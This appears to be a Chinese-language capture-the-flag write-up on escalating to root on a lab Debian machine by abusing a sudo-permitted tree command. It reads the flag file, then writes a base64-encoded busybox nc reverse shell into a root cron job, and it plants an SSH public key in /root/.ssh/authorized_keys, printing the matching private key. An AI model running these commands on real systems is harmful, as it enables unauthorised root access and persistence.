tree 命令帮助参数里，--fromfile 选项，可以从文件里读取内容，以树状形式展示




```
  -J            Prints out an JSON representation of the tree.
  -H baseHREF   Prints out HTML format with baseHREF as top directory.
  -T string     Replace the default HTML title and H1 header with string.
  --nolinks     Turn off hyperlinks in HTML output.
  ------- Input options -------
  --fromfile    Reads paths from files (.=stdin)
  ------- Miscellaneous options -------
  --version     Print version and exit.
  --help        Print usage and this help message and exit.
  --            Options processing terminator.
admin@debian:/$
```

测试




```
admin@debian:/home/xj/111$ echo '/1/2/3/4/5/6/7' > 1.txt
admin@debian:/home/xj/111$ tree --fromfile 1.txt
1.txt
`-- 1
    `-- 2
        `-- 3
            `-- 4
                `-- 5
                    `-- 6
                        `-- 7

6 directories, 1 file
admin@debian:/home/xj/111$
```



```
admin@debian:/home/xj/111$ echo '1234567' > 2.txt
admin@debian:/home/xj/111$ tree --fromfile 2.txt
2.txt
`-- 1234567

0 directories, 1 file
admin@debian:/home/xj/111$
```

tree 的 --fromfile 选项可以读取任意文件内容，以树状形式展示，sudo tree 直接读取 root.txt



```
admin@debian:/home/xj/111$ sudo -l
Matching Defaults entries for admin on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:

User admin may run the following commands on debian:
    (ALL) /usr/bin/tree
admin@debian:/home/xj/111$ sudo /usr/bin/tree --fromfile /root/root.txt
/root/root.txt
`-- flag{woahiz}

0 directories, 1 file
admin@debian:/home/xj/111$
```

方法二：控制输出内容写入文件

使用上面的 --fromfile 参数可以做到读取文件内容

```
admin@debian:/home/xj/111$ tree --fromfile -i 2.txt
2.txt
1234567

0 directories, 1 file
```

打印的内容格式如下

```
文件名
文件内容

目录/文件数量统计
```

通过 --noreport 参数，可以去掉目录/文件数量统计

```
admin@debian:/home/xj/111$ tree --noreport --fromfile -i 2.txt
2.txt
1234567
```

第一行文件名还有点碍事，如果文件名开头是 `#` ，这样有些文件会把这个第一行的文件名当作注释忽略掉，写入的文件内容正常生效


下面是想到的两种无损提权玩法

方案一：写入反弹shell定时任务

写入反弹shell的定时任务到 /etc/cron.d/rootRevShell 文件，注意严格控制内容不能出现 `/`

本地测试输出内容，测试正常

```

# /tmp/rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=
| base64 -d | bash"

┌──(npc㉿kali)-[~/.ssh]
└─$ cd /tmp

┌──(npc㉿kali)-[~/.ssh]
└─$ echo 'busybox nc 192.168.6.101 4444 -e bash'|base64

YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=

# 每分钟执行一次反弹shell命令
┌──(npc㉿kali)-[~/.ssh]
└─$ echo '* * * * * root bash -c "echo
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"' >
'#rootRevShell'

# 使用 -N 避免tree转义文件名中的特殊字符，如果空格
┌──(npc㉿kali)-[~/.ssh]
└─$ tree --fromfile --noreport -i -N '#rootRevShell'
#rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=
| base64 -d | bash"
```




```
┌──(npc㉿kali)-[~/.ssh]
└─$ echo 'busybox nc 192.168.6.101 4444 -e bash'|base64
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=

┌──(npc㉿kali)-[~/.ssh]
└─$ echo '* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"' > '#rootRevShell'

┌──(npc㉿kali)-[~/.ssh]
└─$ tree --fromfile --noreport -i -N '#rootRevShell'
#rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"

┌──(npc㉿kali)-[~/.ssh]
└─$
```

在本地与靶机测试 tree 命令时，发现存在差异，低版本会对空格等特殊字符进行转义，多出一个 \ ，会影响正常使用，所以使用 -N 选项禁用转义

在靶机tmp再次测试，测试正常

```
admin@debian:/tmp$ echo '* * * * * root bash -c "echo
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"' >
'#rootRevShell'
admin@debian:/tmp$ tree --fromfile --noreport -i -N '#rootRevShell'
#rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=
| base64 -d | bash"
admin@debian:/tmp$
```




```
admin@debian:/tmp$ echo '* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"' > '#rootRevShell'
admin@debian:/tmp$ tree --fromfile --noreport -i -N '#rootRevShell'
#rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"
admin@debian:/tmp$
```

写入定时任务

```
admin@debian:/$ cd /tmp
admin@debian:/tmp$ echo '* * * * * root bash -c "echo
YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo= | base64 -d | bash"' >
'#rootRevShell'
admin@debian:/tmp$ tree --fromfile --noreport -i -N '#rootRevShell'
#rootRevShell
* * * * * root bash -c "echo YnVzeWJveCBuYyAxOTIuMTY4LjYuMTAxIDQ0NDQgLWUgYmFzaAo=
| base64 -d | bash"
admin@debian:/tmp$ sudo /usr/bin/tree --fromfile --noreport -i -N '#rootRevShell'
-o /etc/cron.d/rootRevShell
```

等待一分钟，拿到 root 反弹shell



```
┌──(npc㉿kali)-[~/.ssh]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.6.101] from (UNKNOWN) [192.168.6.153] 49842
id
uid=0(root) gid=0(root) groups=0(root)
```

方案二：写入公钥

> 该方法依赖 .ssh 目录存在且权限正确

ssh 公钥允许存在 `#` 的注释行，所以也可以利用，关于文件内容不能出现 `/` 的限制，可以使用 ed25519 算法生成公钥对，公钥里出现 `/` 的概率较低

给出一个公钥私钥对

公钥

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7w
ssh-ed25519-20251121140715
```

私钥


```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtz
c2gtZWQyNTUxOQAAACCeaVuJWSFokqysCcHYMiLHwl1ngqoJVzwWARwKqH1e8AAA
AKDEcu6CxHLuggAAAAtzc2gtZWQyNTUxOQAAACCeaVuJWSFokqysCcHYMiLHwl1n
gqoJVzwWARwKqH1e8AAAAECsD7FLsWCmuBMvaO/DhQiajLDJ5ON+7nhn4V6OtEi/
aZ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7wAAAAGnNzaC1lZDI1NTE5
LTIwMjUxMTIxMTQwNzE1AQID
-----END OPENSSH PRIVATE KEY-----
```

因为这个靶机并不存在 .ssh 目录，可以通过上面定时任务拿到的root shell，模拟创建一个 .ssh 目录，并做好权限控制

```
cd /root
mkdir -p .ssh
chmod 700 .ssh
```

靶机写入公钥

```
# 写入ssh公钥authorized_keys
admin@debian:/tmp$ echo 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7w ssh-ed25519-
20251121140715' > '# sshKey'
admin@debian:/tmp$ tree --fromfile --noreport -i -N '# sshKey'
# sshKey
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7w
ssh-ed25519-20251121140715

admin@debian:/tmp$ sudo /usr/bin/tree --fromfile --noreport -i -N '# sshKey' -o
/root/.ssh/authorized_keys
```




```
admin@debian:/tmp$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7w ssh-ed25519-20251121140715' > '# sshKey'
admin@debian:/tmp$ tree --fromfile --noreport -i -N '# sshKey'
# sshKey
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ5pW4lZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7w ssh-ed25519-20251121140715
admin@debian:/tmp$ sudo /usr/bin/tree --fromfile --noreport -i -N '# sshKey' -o /root/.ssh/authorized_keys
[sudo] password for admin:
admin@debian:/tmp$ 
```

本地创建私钥

```
┌──(npc㉿kali)-[~/.ssh]
└─$ cat > key << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtz
c2gtZWQyNTUxOQAAACCeaVuJWSFokqysCcHYMiLHwl1ngqoJVzwWARwKqH1e8AAA
AKDEcu6CxHLuggAAAAtzc2gtZWQyNTUxOQAAACCeaVuJWSFokqysCcHYMiLHwl1n
gqoJVzwWARwKqH1e8AAAAECsD7FLsWCmuBMvaO/DhQiajLDJ5ON+7nhn4V60tEi/
aZ5pW41ZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7wAAAAGnNzaC1lZDI1NTE5
LTIwMjUxMTIxMTQwNzE1AQID
-----END OPENSSH PRIVATE KEY-----
EOF

┌──(npc㉿kali)-[~/.ssh]
└─$ chmod 600 key

┌──(npc㉿kali)-[~/.ssh]
└─$ ssh root@192.168.6.153 -p 222 -i key
```

ssh 登录 root 成功



```
gqoJVzwWARwKqH1e8AAAAECsD7FLsWCmuBMvaO/DhQiajLDJ5ON+7nhn4V60tEi/
aZ5pW41ZIWiSrKwJwdgyIsfCXWeCqglXPBYBHAqofV7wAAAAGnNzaC1lZDI1NTE5
LTIwMjUxMTIxMTQwNzE1AQID
-----END OPENSSH PRIVATE KEY-----
EOF

┌──(npc㉿kali)-[~/.ssh]
└─$ chmod 600 key

┌──(npc㉿kali)-[~/.ssh]
└─$ ssh root@192.168.6.153 -p 222 -i key
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux debian 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 20 12:18:20 2025 from 192.168.6.101
-bash: warning: setlocale: LC_ALL: cannot change locale (zh_CN.UTF-8)
======================================
  欢迎使用 Linux 服务器
  登录时间: 2025-11-21 01:18:54
  内网IP: 192.168.6.153
  外网IP: 219.154.143.149
======================================
root@debian:~#
```